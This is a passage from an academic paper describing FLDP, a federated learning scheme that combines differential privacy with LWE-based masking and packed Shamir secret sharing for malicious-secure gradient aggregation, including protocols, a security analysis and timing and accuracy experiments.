which is exactly the same as the central model algorithm [2]. The last step of the derivation follows by the sum of Gaussian random variables. Note that the noise added by each client is *not sufficient* for a meaningful privacy guarantee (it is only $\frac{1}{b}$ of the noise required). The privacy guarantee relies on

Functionality 2: Distributed `NoisyBatchGradient`

*Runs on a **trusted third party***

Input : Batch of clients P_b of size b, noise parameter σ, clipping parameter C, current model θ.

Output : Noisy gradient $\hat{G}$.

Privacy guarantee: satisfies $\left(\alpha, \frac{C^2\alpha}{\sigma^2}\right)$-RDP for $\alpha \geq 1$, assuming honest majority of clients

Part 1: each client $p_i \in P_b$ computes a noisy gradient and sends it to the functionality $\mathcal{F}$.

1 **for** *each client* $p_i \in P_b$ **do**
2 $g_i \leftarrow \nabla\mathcal{L}(\theta, \mathsf{dataOf}(p_i))$ *compute gradient*
3 $\bar{g}_i \leftarrow g_i / \max(1, \frac{\|g_i\|_2}{C})$ *clip gradient*
4 $\hat{g}_i \leftarrow \bar{g}_i + \mathcal{N}(0, \frac{\sigma^2}{b}\mathbf{I})$ *add noise*
5 p_i sends $\hat{g}_i$ to $\mathcal{F}$

Part 2: $\mathcal{F}$ computes the sum of noisy gradients and releases it to the server.

6 $\hat{G} \leftarrow \sum_{i=1}^{b} \hat{g}_i$ *sum individual gradients*
7 $\mathcal{F}$ sends $\hat{G}$ to the **untrusted server**

the noise samples being correctly summed along with the gradients. This is a major difference between Functionality 2 and approaches based on local differential privacy [10], in which *each* client adds sufficient noise for privacy.

The privacy analysis for Functionality 2 and Protocol 1 are standard, based on the conclusion of Equation (1). The L_2 sensitivity of $\left(\sum_{i=1}^{b} \bar{g}_i\right)$ is C, since at most one element of the summation may change, and it may change by at most C. By the definition of the Gaussian mechanism for Rényi differential privacy, the noisy gradient sum satisfies $\left(\alpha, \frac{C^2\alpha}{2\sigma^2}\right)$-RDP. The batches are disjoint, so over E epochs of training, each individual in the dataset incurs a total privacy loss of $\left(\alpha, \frac{EC^2\alpha}{2\sigma^2}\right)$-RDP.

3.2 Security & Privacy Risks of FLDP

Protocol 1 satisfies differential privacy when a trusted third party is available to execute Functionality 2. The server may be untrusted, since the server only receives differentially private gradients.

Malicious clients. Functionality 2 is secure against semi-honest clients (in part 1), since each client only sees their own data and the (differentially private) model θ. However, actively malicious clients may break privacy for *other* clients. Each client is required to add noise to their own gradient (line 4); malicious clients may add no noise at all.

If 50% of the clients add no noise, then the variance of the noise in the aggregated gradient $\hat{G}$ (line 6) will be $\frac{\sigma^2}{2}$ instead of σ^2, yielding $\left(\alpha, \frac{EC^2\alpha}{\sigma^2}\right)$-RDP (a weaker guarantee

than given above). As the fraction of malicious clients grows, the privacy guarantee gets weaker. As discussed earlier, we assume an **honest majority of clients** and relax our privacy guarantee to this weaker form.

No trusted third party. The larger problem is with the requirement for a trusted third party to compute Part 2 of Functionality 2. Even an honest-but-curious server breaks the privacy guarantee for this part: the server receives each individual gradient separately, and each one has only a small amount of noise added. This small amount of noise is insufficient for a meaningful privacy guarantee. Section 4 describes an MPC protocol that securely implements Functionality 2 in the presence of an actively malicious server and an honest majority of clients.

Privacy analysis. The protocols we describe in Section 4 work for finite field elements, so the floating-point numbers making up noisy gradients will need to be converted to field elements. Our privacy analysis of Protocol 1 relies on a property of the sum of Gaussian random variables; as Kairouz et al. [29] describe, this property does *not* hold for discrete Gaussians. We amend the privacy analysis to address this issue in Section 4.8.

4 LWE-Based Secure Aggregation

In this Section we address the security problem described in the last Section, i.e., that state-of-the-art federated learning with differential privacy requires a trusted third-party server for aggregating gradients. Instead, we propose to use *secure aggregation* between the clients of the protocol, eliminating the need for a trusted third-party server. This allows us to keep both client inputs and gradients confidential for the calculation of a differentially private aggregate gradient. Our solution is a secure aggregation protocol that securely realizes Functionality 2 as part of Protocol 1.

Our approach is to build a LWE-based masking protocol that substantially reduces the communication complexity required to add large vectors. Rather than applying traditional secure multiparty computation (MPC) protocols to the entire vector, we generate masks that obscure the secret vectors based on the learning with errors problem. The masked vectors are safe to publish to the central server for aggregation in the clear. The sum of all vector masks can be obtained through MPC among the clients in the federation. Since the individual vector masks cannot be perfectly reconstructed from the sum of all of the masks, the security of the learning with errors problem safeguards the encryption of the masked vectors.

Due to the nature of the learning with errors problem, the individual vector masks cannot be perfectly reconstructed with the sum of all the masks. The "errors" remain in the aggregated vector sum, and are sufficient to satisfy (ε, δ)-differential privacy.

4.1 Background: Learning with Errors

To reduce the dimension of the vectors that are to be summed using MPC, we use a technique whose security relies on the difficulty of the Learning With Errors (LWE) problems [36]. These computational problems are usually posed in the following manner: Let $\mathbb{F}_q$ be the finite field of prime size q, which is sometimes denoted $GF(q)$, and fix a secret vector $s \in \mathbb{F}_q^n$. An LWE sample is a pair (a,b), where $a \in \mathbb{F}_q^n$ is chosen uniformly at random, and

$$b = a \cdot s + e \in \mathbb{F}_q,$$

where $a \cdot s$ denotes the usual dot product, and e is a so-called "error," chosen from a suitable error distribution χ on $\mathbb{F}_q$. Then the LWE (search) problem consists of retrieving the secret s given a polynomial number of LWE samples (a,b).

For our purposes we will also need the hardness of the LWE decision problem, which is the problem of distinguishing a set of pairs (a,b) with each pair chosen uniformly at random from $\mathbb{F}_q^n \times \mathbb{F}_q$ from a set of pairs that are LWE samples. In [36], Regev shows that when q is a prime of size polynomial in n and for χ any error distribution on $\mathbb{F}_q$, the LWE decision problem is at least as hard as the LWE search problem. Since the reduction from the LWE decision to the LWE search problem is trivial, in those cases the two problems are equivalent.

4.2 Background: Multiparty Computation

Secure Multiparty Computation, abbreviated MPC, refers to distributed protocols where independent data owners use cryptography to compute a shared function output without revealing their private inputs to each other or a third party [23]. In our setting, the ideal functionality computed by these clients is gradient aggregation, which as discussed in Section 3 is differentially private with regard to user inputs. Thus MPC serves to replace a trusted third party in secure function evaluation.

Security properties of Secure Aggregation protocols are categorized based on assumptions about the power of an adversary. *Semi-Honest* adversaries perform the protocol as intended, while attempting to gain information about the private inputs of the protocol. *Malicious* adversaries may exhibit arbitrary behaviors to affect the security, correctness, or fairness of an MPC protocol. Furthermore, MPC protocols must assume that some proportion of the involved clients are honest. FLDP assumes an honest majority against a malicious adversary. For a group of size k, we assume that $\frac{k}{2}+1$ clients are honest, and make no assumption about the behavior of the rest.

FLDP requires the realization of secure vector aggregation in order to add the secret keys each participant uses to mask their larger dimension vectors. Several secure vector aggregation protocols already exist, especially for smaller sized vectors [8,12,41]. For the sake of consistent security and complexity analysis, we implement a secure vector aggregation protocol using Packed Shamir secret sharing [24]:

A (t,k,n) threshold secret sharing scheme will break k secret values into n shares, and require at least $t+k$ shares to recover the secret. Provided that an adversary has access to fewer than t shares, packed Shamir sharing maintains the same perfect security as traditional Shamir sharing [11]. To ensure perfect security, we choose parameter settings that ensure the adversary will never have access to t or more shares. Our secure vector aggregation protocol additionally requires that the scheme have an additive homomorphic property. That is to say if `[a]` and `[b]` are secret shares of values a and b, and c is a constant. Using `[a]`, `[b]`, and c, a party must be able to calculate `[a + b]`, `[ac]`, and `[a + c]` without communication among the other clients.

4.3 LWE-Based Masking of Input Vectors

We now describe our novel masking protocol, which allows us to reduce client communication. A high-level summary of the protocol is the following:

1. Each client generates a one-time-pad that is the same size as their gradient, masks their gradient, and sends the encrypted gradient to the server.
2. Clients add their masks together using MPC and send the aggregate mask to the server.

Through this protocol the server can recover the true sum of the gradients by adding the masked gradients and subtracting the aggregate mask. Moreover, the aggregate mask reveals nothing about any individual gradients or their masks.

We begin by assuming that all clients share a public set of m vectors chosen uniformly at random from $\mathbb{F}_q^n$, and we arrange these vectors as the rows of an $m \times n$ matrix $A \in \mathbb{F}_q^{m \times n}$. Then each client generates a secret vector $s \in \mathbb{F}_q^n$, with each entry of the vector drawn from the distribution χ, and an error vector $e \in \mathbb{F}_q^m$, with each entry of the vector also drawn from the same distribution χ, and computes the vector

$$b = As + e \in \mathbb{F}_q^m.$$

We can then think of the pair (A,b) as a set of m LWE samples, where each row of A constitutes the first entry of a sample as described in Section 4.1, and each entry of b constitutes the second entry of the sample. The hardness of the LWE decision problem tells us that the vector b is indistinguishable from a vector whose entries are chosen uniformly at random from $\mathbb{F}_q$, so b can serve as a one-time pad to encrypt the vector $v \in \mathbb{F}_q^m$:

$$h = v + b,$$

where here h is used to denote the encrypted v. Note that according to Regev [36], there is no loss in security in having all clients share the same matrix A to perform this part of the protocol.

Now suppose that h_i, v_i, b_i, s_i, and e_i are the h, v, b, s, and e vectors of client i. Additionally, suppose h_{sum}, v_{sum}, b_{sum}, s_{sum} and e_{sum} are the sum of all b_i, s_i, and e_i for clients $0,\ldots,k-1$ where k is the number of clients.

By the definition of one-time pads, each client can send h_i to the server without revealing anything about v_i. The server can obtain h_{sum} through simple vector addition. By the definition of each h_i, we further know that:

$$h_{sum} = v_{sum} + b_{sum},$$

and by the definition of each b_i and the distributive property, we obtain:

$$h_{sum} = v_{sum} + As_{sum} + e_{sum},$$

where As_{sum} denotes the usual matrix-vector multiplication. To obtain s_{sum} we assume the federation has access to a secure aggregation protocol that realizes functionality $\texttt{Sagg}(x_0,\ldots x_k,t)$. `Sagg` returns the sum of vectors $x_0,\ldots,x_k$, while not revealing any information about any inputs to any subset of parties of size smaller than t. Because they utilize `Sagg`, this reveals nothing about their individual s_i values. In the case of dropouts, `Sagg` also returns the subset of parties that participated in the aggregation. Using s_{sum}, the server can compute the following value:

$$v_{sum} + e_{sum}$$

Of course, the clients do not share their individual error vector e_i values because this would invalidate the LWE assumption that ensures b_i is a one-time pad. Therefore, we realize the ideal functionality of calculating v_{sum} by returning a noisy answer. Fortunately, each entry in e_{sum} is the sum of at most k discretized Gaussians. Therefore we can use the noise added by e_{sum} to satisfy (ε,δ)-DP.

Protocol 3 reduces the client communication complexity from $O(\log(q)mk)$ to $O(\log(q)(m+n+k))$ by requiring clients to securely aggregate only a small vector of size n. The addition of n and k can be attributed to the possible use of packed secret sharing. Each client shares their length-m vector once with the server, and then uses a packed secret sharing scheme on their length-n vector. The total number of shares required in the packed scheme is $O(n+k)$

4.4 Vector Aggregation

To add the secret vectors $s_0 \ldots s_{k-1}$, we can use any secure aggregation protocol. In our use cases, each s_i is typically of small dimension ($m \leq 800$), so we use a packed Shamir secret sharing protocol outlined in Protocol 4.

Protocol 4 is secure against semi-honest adversaries based on the security of packed secret sharing. A malicious adversary could broadcast an incorrect sum in Round 2 of the protocol, and the final result would be calculated incorrectly by the other clients. Traditionally, the `reconstruct` function has no ability to catch this kind of cheating; in many cases *all* of the shares are needed to reach the threshold during reconstruction, so corruption of a single one will change the result.

Protocol 3: Masking Aggregation

Input : Set U of k clients, each client i has a vector $v_i \in \mathbb{F}_q^m$, the secret length n, an error distribution χ, and a common matrix $A \in \mathbb{F}_q^{m \times n}$.

Output : The sum of all vectors $v_0 \dots v_{k-1}$, V

Round 1: Each client i:

1. generates a vector $s_i \in \mathbb{F}_q^n$, with each entry drawn at random from χ, using a secret seed.
2. generates $e_i \in \mathbb{F}^m$ with each entry drawn at random from χ.
3. $b_i \leftarrow As_i + e_i$
4. $h_i \leftarrow v_i + b_i$
5. sends h_i to the server.

Round 2: The server:

1. receives h_i from each non-dropped out client
2. the server sends each party the set of clients who sent an h. Call this set U_1.

Round 3: Each client i:

1. Obtains $s \leftarrow \sum_{i \in U_1} s_i$. Using $\texttt{Sagg}(\{s_i | i \in U_1\}, t)$ and U_2, the set of clients that participated in $\texttt{Sagg}$.
2. sends s, U_2 to server.

Round 4: The server:

1. $H \leftarrow \sum_{i \in U_2} h_i$
2. $V \leftarrow H - As$

Protocol 4: Secure Vector Addition

Input : k vectors $v_i \in \mathbb{F}_q^n$, one from each client P_i, a secret sharing threshold t, a packing threshold $p < k - t - 1$.

Output : vector sum $V \in \mathbb{F}_q^n$

Round 1: Each client j:

1. partitions v_j into a set of length-p vectors R_j
2. Generates a set of $(t-p+1, t+1, p, k)$-packed secret sharing called S_j with one sharing for each vector in R_j.
3. Distributes the shares of each sharing in S_j to clients $P_0 \dots P_{k-1}$. For a given sharing s in S_j, P_i receives s_{ij}.

Round 2: Each client j:

1. Receives shares $s_{j0}, \dots s_{jk-1}$ from $P_0, \dots P_{k-1}$ for all sharings in S.
2. $sum_j \leftarrow \sum s_{j0}, \dots, s_{jk-1}$ for each sharing in S.
3. Broadcasts each sum_j to every client.

Round 3: Each client j:

1. Receives $sum_0 \dots sum_{k-1}$ for each sharing in S.
2. Runs `reconstruct` on each element $sum_0 \dots sum_{k-1}$ to obtain a set of length-p vectors R_{sum}.
3. if (2) fails, broadcast `ABORT`.
4. concatenate the vectors in R_{sum} to obtain V.

4.5 Malicious-Secure Vector Aggregation

We now extend Protocol 4 to be secure against malicious clients by applying a variation of Benaloh's verifiable secret scheme [9]. The key insight behind this modification comes from the observation that in our protocol each client receives k shares from the other clients in Round 3, but only t shares are actually required for reconstruction. Our modified reconstruction procedure uses the remaining shares to catch cheating clients.

Algorithm 5: Shamir Reconstruction with Verification

Input : Let $[a]$ be a (t,k)-Shamir sharing of secret a. Assume one client has access to at least $t+1$ shares of $[a]$.

Output : a or `ABORT`

```
A ⊂ B ⊆ [a] where |A| = t and |B| = t + 1.
a' → reconstruct(A)
b → reconstruct(B)
if a' = b then
    return a'
else
    return ABORT
```

We propose the following reconstruction method for verifying that clients have behaved honestly. Requiring that each client has at least $t+1$ shares, we have each honest client take two subsets of the shares, one of size t and one of size $t+1$. The clients perform the traditional reconstruction technique on both subsets. If the values returned by both reconstructions are equivalent, they accept the result as correct. Otherwise, they abort. The modified reconstruction procedure appears in Algorithm 5. Replacing the call to `reconstruct` in Protocol 4 with a call to this modified reconstruction procedure yields a malicious-secure protocol.

Note that Algorithm 5 does not require communication with other clients. General-purpose malicious-secure protocols based on the same principle require interaction between the clients to check for cheating (e.g., the protocol of Chida et al. [17]) because they use the "extra" shares to perform multiplication. Since our application does not require multiplication, we can use these shares to catch cheating instead.

Algorithm 5 can be extended to the packed Shamir variant by requiring that each client has access to $t+k+1$ shares. The number of shares to which access is required must be increased because the reconstruction threshold is increased in the packed variant. Protocol 4 and Algorithm 5 realize the ideal functionality $\texttt{Sagg}$ in the malicious adversary threat model.

4.6 Security Analysis

Here we analyze the security of Protocol 3, which we will denote as π.

Suppose the ideal functionality of noisy vector addition as F, an adversary A. Let v_i and x_i be input and view of client i respectively. Let x_s be the view of the server. n is the LWE security parameter. Suppose a maliciously secure aggregation protocol $\texttt{Sagg}(X,t)$. Let V be the output of π.

Let U be the set of clients, and $C \subset U \cup \{S\}$ be the set of corrupt parties.

In the malicious model, we consider dropping out an adversarial behavior without loss of generality.

Suppose the simulator has access to an oracle $\texttt{IDEAL}(t, v_u)_{u \in U \setminus C}$ where:

$$\texttt{IDEAL}(t, v_u)_{u \in U \setminus C} = \begin{cases} \Sigma_{u \in U \setminus C} v_u & |U \setminus C| > t \\ \perp & otherwise \end{cases}$$

Let $\texttt{REAL}^U_{\pi,C} = \{x_i | i \in C\}, V$.

Theorem 1 *There exists a PPT simulator* $\texttt{SIM}$ *such that for all t, U, C*

$$REAL^U_{\pi,C}(n,t;v_{U\setminus C}) \equiv SIM_C^{U,\texttt{IDEAL}(t,v_u)}(n,t;x_C)$$

The proof full proof of this theorem can be found in Appendix A.

4.6.1 LWE parameters

The security of an LWE instance is parameterized by the tuple (n,q,β) where n is the width of the matrix A (or equivalently the dimension of the secret s), q is the field size, and β is such that βq is the width of the error distribution χ (so that the standard deviation is $\sigma = \frac{\beta q}{\sqrt{2\pi}}$; this quantity is denoted α in the LWE literature, but we choose β here so as to not conflict with the notation for Rényi divergence). We used the LWE estimator [4] to calculate the security of each parameter tuple. Table 2 displays a series of LWE parameters for different potential aggregation scenarios, each with at least 128 bits of security.

The different parameter settings are driven by different sizes of q, which would enable more precision in the aggregate values. A larger field size also allows more clients to be involved in the aggregation. Field sizes picked here may also utilize fast Fourier transform secret sharing. For this reason we consider q fixed by the application of the protocol. Since we also use a fixed valued of $\beta = \frac{3.2}{q}$, the security offered by the LWE problem depends on the variable n (the length of the secret s), which we call the *security parameter*.

4.7 Encoding and Decoding Gradients

In order to manipulate gradients with MPC, we require that they can be encoded as a vector of finite field elements. First we flatten the tensors that compose each gradient into a vector of floating point numbers. The aggregation operation of gradients is element wise. Therefore, we simplify the encoding problem to encoding a floating point number as a finite field element. Gradient elements are clipped, and encoded as fixed point numbers. We chose 16 bit numbers with 4 digits of precision after the decimal. This precision was sufficient for model conversion on the MNIST and CFAR-10 problems.

The integers are converted to unsigned integers using an offset, and the unsigned integer result can be encoded into any field larger than 2^{16}. The fields used in our experiment are outlined in Table 2.

Protocol 6: Malicious-Secure $\texttt{NoisyBatchGradient}$

Input : Batch of clients P_k of size k, noise parameter σ, clipping parameter C, current model θ.

Output : Noisy gradient $\hat{G}$.

Privacy guarantee: satisfies $\left(\alpha, \frac{C^2\alpha}{\sigma^2}\right)$-RDP for $\alpha \geq 1$, assuming honest majority of clients

for *each client* $p_i \in P_k$ **do**
- $g_i \leftarrow \nabla\mathcal{L}(\theta, \mathsf{dataOf}(p_i))$ — *compute gradient*
- $\bar{g}_i \leftarrow g_i / \max(1, \frac{\|g_i\|_2}{C})$ — *clip gradient*
- $\hat{g}_i \leftarrow \bar{g}_i + \mathcal{N}(0, \frac{\sigma^2}{k}\mathbf{I})$ — *add noise*
- $v_i \leftarrow \texttt{EncodeGradient}(\hat{g}_i)$ — *encode gradient*

Client $p_i \in P_k$ provides v_i as input to Secure Vector Addition (Protocol 4). Together, the clients compute $\hat{G} = \sum_{i=1}^{k} \hat{g}_i$. $\hat{G}$ is released to the **untrusted server**.

4.8 Malicious Secure FLDP

We now have all the MPC operations necessary to implement our ideal functionality from Protocol 1 as a secure multiparty computation. Protocol 6 securely implements Functionality 2, and can replace it directly to implement FLDP. This version of $\texttt{NoisyBatchGradient}$ computes the gradient and adds noise to it in the same way as the ideal functionality, but invokes Protocol 4 to sum the vectors. This requires encoding each noisy gradient as a vector of field elements, as described in the last section.

Privacy analysis. The privacy analysis of Protocol 1 relies on the fact that the sum of Gaussian random variables is itself a Gaussian random variable. However, as Kairouz et al. [29] point out, this property does not hold for *discrete* Gaussians—and since $\texttt{EncodeGradient}$ uses a fixed-point representation for noisy gradients, we cannot rely on the summation property. Instead, our privacy analysis proceeds based on Proposition 14 of Kairouz et al. [29]:

Proposition 1 (from Kairouz et al. [29]) *Let* $\sigma \geq \frac{1}{2}$. *Let* $X_{i,j} \leftarrow \mathcal{N}_{\mathbb{Z}}(0,\sigma^2)$ *independently for each i and j. Let* $X_i = (X_{i,1},\ldots,X_{i,d}) \in \mathbb{Z}^d$. *Let* $Z_n = \sum_{i=1}^{n} X_i \in \mathbb{Z}^d$. *Then, for all*

$\Delta \in \mathbb{Z}^d$ *and all* $\alpha \in [1,\infty)$,

$$D_\alpha(Z_n||Z_n+\Delta) \leq \frac{\alpha\|\Delta\|_2^2}{2n\sigma^2} + \tau d$$

where $\tau := 10 \cdot \sum_{k=1}^{n-1} e^{-2\pi^2\sigma^2 \frac{k}{k+1}}$.

Proposition 1 provides a bound on Rényi divergence, D_α, for noise generated as the sum of discrete Gaussians, which directly implies Rényi differential privacy. In our setting, Proposition 1 yields almost identical results to the privacy analysis of Protocol 1 (which assumes continuous Gaussians). Note that the first term of the bound from Proposition 1 is identical to the bound given in our earlier privacy analysis, when n is equal to the batch size b and $\|\Delta\|_2^2$ is equal to C^2 (where C is the L_2 clipping parameter).

As the fixed-point representation of noisy gradients becomes more precise, the second term of the bound (τd) becomes extremely small. The `EncodeGradient` function uses 4 places of precision past the decimal point, meaning that the effective values of σ^2 and $\|\Delta\|_2^2$ are 10,000 times their "original" values. Each additional place of precision adds another factor of 10 to both values. This has the effect of reducing the value of τ to extremely close to zero.

We have implemented both the original analysis (which incorrectly assumes continuous Gaussians) and Proposition 1. The results reported in Section 5 use Proposition 1, but the two methods yield values of ε so close together that the resulting graphs are indistinguishable.

4.9 Algorithmic Complexity

Client computation is comprised of three tasks. Generating a random vector s of length n, generating a random vector e of length m, multiplying s by $m \times n$ matrix A, and generating secret shares for s. Random vector generation is an $O(m+n)$ operation where n is length of secret vector s and m is the length of e. This can be reduced to $O(m)$ because m will be larger than n in any practical use of FLDP. Matrix multiplication by a vector is an $O(mn)$ operation where m is the vector size; each matrix element is considered exactly once. Finally, secret share generation is done using the packed FFT method [19], and therefore has a complexity of $O(k\log(k))$ where k is the number of clients. In sum, this gives us a runtime of $O(mn+k\log(k))$ for client computation with respect to our vector size m and s length n.

In order to assume the difficulty of the LWE decision problem, we require that q be polynomial in n. Though the field size does affect the precision of the values to be aggregated and the possible number of parties to the aggregation scheme, it is customary to think of q as a constant, and therefore n is constant here too in our complexity analysis. However, in practice it is possible to choose n quite small relative to q.

Server complexity consists of adding k masked vectors, reconstructing the packed secret sharing, and multiplying an $m \times n$ matrix by a length n vector. The vector addition and matrix multiplication have complexity $O(mk+m\log(k))$. Reconstructing the packed secret shares takes time $O(k\log(k))$ in the semi-honest case with no dropouts using the Fast Fourier Transform method. In the case of malicious security and dropouts, we use Lagrange interpolation to obtain a runtime of $O(k^2)$. The number of dropouts does not affect runtime complexity as long as there are more than 0 dropouts. In total, the server runtime complexity is $O(mk+mn+k\log(k))$ in the no dropout scenario, and $O(mk+mn+k^2)$ in case of dropouts or malicious adversaries.

5 Evaluation

Our empirical evaluation aims to answer two research questions:

- **RQ1**: How does the concrete performance of FLDP compare to state-of-the-art secure aggregation?
- **RQ2**: Is FLDP capable of training accurate models?

We conduct two experiments to answer both questions in the affirmative. We first describe our experiment setup and the datasets used in our evaluation. Section 5.1 describes our scalability experiment; the results show that FLDP scales to realistic batch sizes, and that model updates take only seconds. Section 5.2 describes our accuracy experiment; the results demonstrate that FLDP trains models with comparable accuracy to central-model differentially private training algorithms.

Experiment setup. Our experiments take place in two phases. First, the model is trained in a single process with privacy preserving noise added to each gradient. As model training occurs, gradients for each training sample are written to file. The second phase involves the MPC simulation. Clients read their noisy gradients from file, and aggregate them using FLDP.

This experimental setup is necessary for the implementation of local experiments with batch sizes of 128. Reading each gradient from file sidesteps the need for each client to have their own TensorFlow instance, substantially reducing our memory consumption footprint.

Running these two separate experiments ensures that the MPC results reflect the performance of FLDP without considering the overhead of training 128 separate neural networks in parallel.

The memory consumption issue described here is created by simulating many clients on the same machine. In a true federated learning instance, each client would have their own independent resources, and therefore would not run into this same issue.




Figure 1: The left figure displays the expansion factor for using our protocol with various vector sizes and numbers of clients, comparing our approach (solid lines) against the secure aggregation protocol of Bonawitz et al. [12] (dashed lines). The right figure includes cost of a single client's computation. The client timing results are identical regardless of the dropout so only the dropout situation is plotted.

5.1 Experiment 1: Masking Scalability

This section strives to answer **RQ1**. We implemented the masking protocol in single threaded python and evaluated various federation configurations. Experiments were run on an AWS z1d2xlarge instance with a 4.0Ghz Intel Xeon processor and 64 Gb of RAM [1]. Concrete timing and expansion results for protocol computation are included in Figures 1, 2, and Table 2. We assume semi-honest behavior from the adversary and consider the scenario with no dropouts as well as a 25% dropout rate. In all experiments, β is assumed to be $3.2/q$. We assume a single aggregation server, and we assume that clients broadcast the sum of shares to the server rather than performing Shamir reconstruction themselves.

5.1.1 Experimental Performance

Figures 1 and 2 presents our concrete performance results. We see a significant improvement in client and server computation time over the concrete performance results of Bonawitz et al. [12]. Client computation takes less than half a second for all configurations tested, and is dictated by a linear relationship with the vector size.

Server computation time has a linear relationship with vector size and a quadratic relationship with the number of clients. In the case with no dropouts, server computation is quick, taking less than 5 seconds for all configurations tested. In the dropout scenario, server computation is significantly slower, but still much faster than the state of the art [12].

Server time is dominated by the Lagrange interpolation process used for reconstruction. The no dropout case has no lagrange interpolation, the dropout model uses lagrange interpolation once, and the malicious protocol performs two rounds of lagrange interpolation. Figure 2 shows that the malicious protocol requires about twice as much time as the dropout friendly protocol. This is because of lagrange interpolation. Performance can be improved with faster interpolation algorithms [51].

Recall the quantity β from Section 4.6.1, which given q the size of the field gives us the standard deviation of the noise. We observe that changing β has no effect on the runtime. We note that changing β can require different values for n and q to guarantee a certain amount of security, but this is only necessary if β is decreased. For our timing experiments we chose $\beta = 3.2/q$ to accommodate a wide variety of privacy budgets for relatively small fixed precision. Because our values are fixed precision with 4 decimal places, the chosen value of β adds noise with standard deviation .0409 to our aggregated vectors assuming 128 clients. This is far less than the minimum amount of DP-noise we added in our accuracy experiments, which had a standard deviation of 1.

5.2 Experiment 2: Model Accuracy

This section strives to answer **RQ2**. We implement our models in TensorFlow. To preserve privacy, we add noise scaled to a constant σ to each example's gradient, which results in the batch gradient described by Equation 1. Each gradient is clipped, by a constant $C = 5$ such that batch gradient sensitivity is bounded by $C/batch_size$. These two modifications to a traditional neural network training loop ensure that our models satisfy differential privacy. Adding noise in this way also accurately reflects the process that would be used by a federation member using FLDP. Gradient updates for individual samples are saved during training for use during the MPC experiments.

We evaluate the accuracy and scalability of FLDP with the standard MNIST and CIFAR-10 datasets. Both datasets, and the models we train with them are listed in Table 3.

For both the MNIST and CIFAR-10 models, we utilize cate-




Figure 2: The effects of different federation size and different vector size on server computation time malicious, semi-honest, and dropout tolerant threat models. The malicious threat model tolerates dropouts.

Clients	q	n	% Dropout	Server	Client	Bonawitz Server	Bonawitz Client
478	31352833	710	0	310	80	2018	849
625	41057281	730	0	447	84	2018	849
1000	71663617	750	0	668	88	4887	1699
478	31352833	710	29	496	91	143389	849
625	41057281	730	29	375	93	143389	849
1000	71663617	750	29	21931	99	413767	1699

Table 2: Client and server times for various LWE configurations. Vector size is fixed at 100,000 and $\beta q = 3.2$. Times are in milliseconds. Results from Bonawitz et al. [12] for 500 and 1000 parties with 0 and 30% dropout are included for comparison.

Property	*MNIST*	*CIFAR-10*
Train Set Size	60,000	50,000
Test Set Size	10,000	10,000
# Conv layers	2	6
# Parameters	26,000	550,000
Batch Sizes	16, 32, 64, 128	16, 32, 64, 128
σ	0, 1, 2, 4, 8	0, 1, 2, 4, 8, 16

Table 3: Datasets and model configurations used in our experiments

gorical cross entropy for our loss function, stochastic gradient descent with a learning rate of 0.01 and momentum of 0.9 for our optimizer and a clipping parameter $C = 5$ for all trials.

We run a series of trials for each dataset with each pair of batch size and σ listed in Table 3. All accuracy results are the per epoch average of 4 trials with the given model configuration. ε is calculated post hoc as a function of $\sigma, C, batch_size, epochs$. All ε values are calculated from the corresponding Rényi differential privacy guarantee by picking α to minimize the RDP ε parameter, then converting this guarantee into (ε, δ)-differential privacy with $\delta = 10^{-5}$. We see selected accuracy results reported for differing values of ε in Figure 3.

5.2.1 MNIST

The Modified National Institute of Standards and Technology database is an often used image recognition benchmark consisting of 60,000 training samples and 10,000 testing samples; each sample is a 28×28 gray scale image of a handwritten digit. We train a classifier containing 2 ReLU-activated convolution layers, max pooling following each of them, and a ReLU activated dense layer with 32 nodes. Finally, classifi-

cations are done with a softmax layer. This model has about 26,000 trainable parameters in total.

